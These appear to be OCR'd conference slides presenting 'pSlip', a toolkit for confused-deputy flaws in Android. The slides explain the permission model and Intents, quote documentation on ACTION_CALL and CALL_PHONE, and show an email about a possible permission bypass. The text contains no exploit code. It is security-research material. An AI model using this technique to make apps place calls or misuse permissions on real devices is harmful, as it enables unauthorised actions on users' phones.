The Permission Slip Attack:

Leveraging a Confused Deputy in Android with 'pSlip'

github.com/actuator/pslip

By Edward Warren

AGENDA

1. WHOAMI
2. A BRIEF REFRESHER ON "CONFUSED DEPUTIES"
3. A SNAPSHOT OF THE ANDROID PERMISSION MODEL
4. PSLIP TOOLKIT
5. CONCLUSIONS

whoami

Security Analyst @ SEDARA

Creepy bug geek

Previous talks:

SHMOOCON January 12-14 2024 · BSIDES LAS VEGAS · BSIDESROC

The content of this presentation is solely my own and is neither sanctioned, authorized, nor reflective of my employer's positions.

A Brief Refresher on "Confused Deputies"

- A security flaw where a trusted application (*the deputy*) is tricked into performing actions on behalf of an untrusted entity, often leading to unauthorized access or actions.


- In Android this occurs when an app with elevated permissions exposes components (*like activities*) that can be exploited by malicious apps to misuse these permissions.


A Snapshot of the Android Permission Model


Normal Permissions	Runtime Permissions	Signature
• Granted at install time • No user consent required	• Requires user consent at runtime • Guards sensitive interactions like controlling another applications resources	• Accessible to apps signed with the same certificate • Secures communication within a developer's ecosystem

ACTUATOR.SH

A Snapshot of the Android Permission Model




INTENT




developer.android.com/reference/android/content/Intent

Standard Activity Actions

These are the current standard actions that Intent defines for launching activities (usually through `Context.startActivity`). The most important, and by far most frequently used, are `ACTION_MAIN` and `ACTION_EDIT`.

- `ACTION_MAIN`
- `ACTION_VIEW`
- `ACTION_ATTACH_DATA`
- `ACTION_EDIT`
- `ACTION_PICK`
- `ACTION_CHOOSER`
- `ACTION_GET_CONTENT`
- `ACTION_DIAL`
- `ACTION_CALL`
- `ACTION_SEND`
- `ACTION_SENDTO`
- `ACTION_ANSWER`
- `ACTION_INSERT`
- `ACTION_DELETE`
- `ACTION_RUN`
- `ACTION_SYNC`
- `ACTION_PICK_ACTIVITY`
- `ACTION_SEARCH`
- `ACTION_WEB_SEARCH`
- `ACTION_FACTORY_TEST`



developer.android.com/reference/android/content/Intent#ACTION_CALL

ACTION_CALL

Added in API level 1

N [redacted] com>

May 7, 2024, 3:25 PM

to me

I would also suggest filing a bug report with Google.

Documentation says caller app should have CALL_PHONE permission.

Either documentation wrong or this is bug with Android system.


Note: this Intent **cannot** be used to call emergency numbers. Applications can **dial** emergency numbers using `ACTION_DIAL`, however.

Note: This Intent can only be used to dial call forwarding MMI codes if the application using this intent is set as the default or system dialer. The system will treat any other application using this Intent for the purpose of dialing call forwarding MMI codes as if the `ACTION_DIAL` Intent was used instead.

Note: An app filling the `RoleManager.ROLE_DIALER` role should use `TelecomManager.placeCall(Uri, Bundle)` to place calls rather than relying on this intent.

Note: if you app targets `M` and above and declares as using the `Manifest.permission.CALL_PHONE` permission which is not granted, then attempting to use this action will result in a `SecurityException`.

Constant Value: "android.intent.action.CALL"



developer.android.com/reference/android/content/Intent#ACTION_CALL

Design & Plan   Develop   Google Play   Community   Search

ACTION_CALL

Added in API level 1

CALL_PHONE

Added in API level 1

```
public static final String CALL_PHONE
```

Allows an application to initiate a phone call without going through the Dialer user interface for the user to confirm the call.

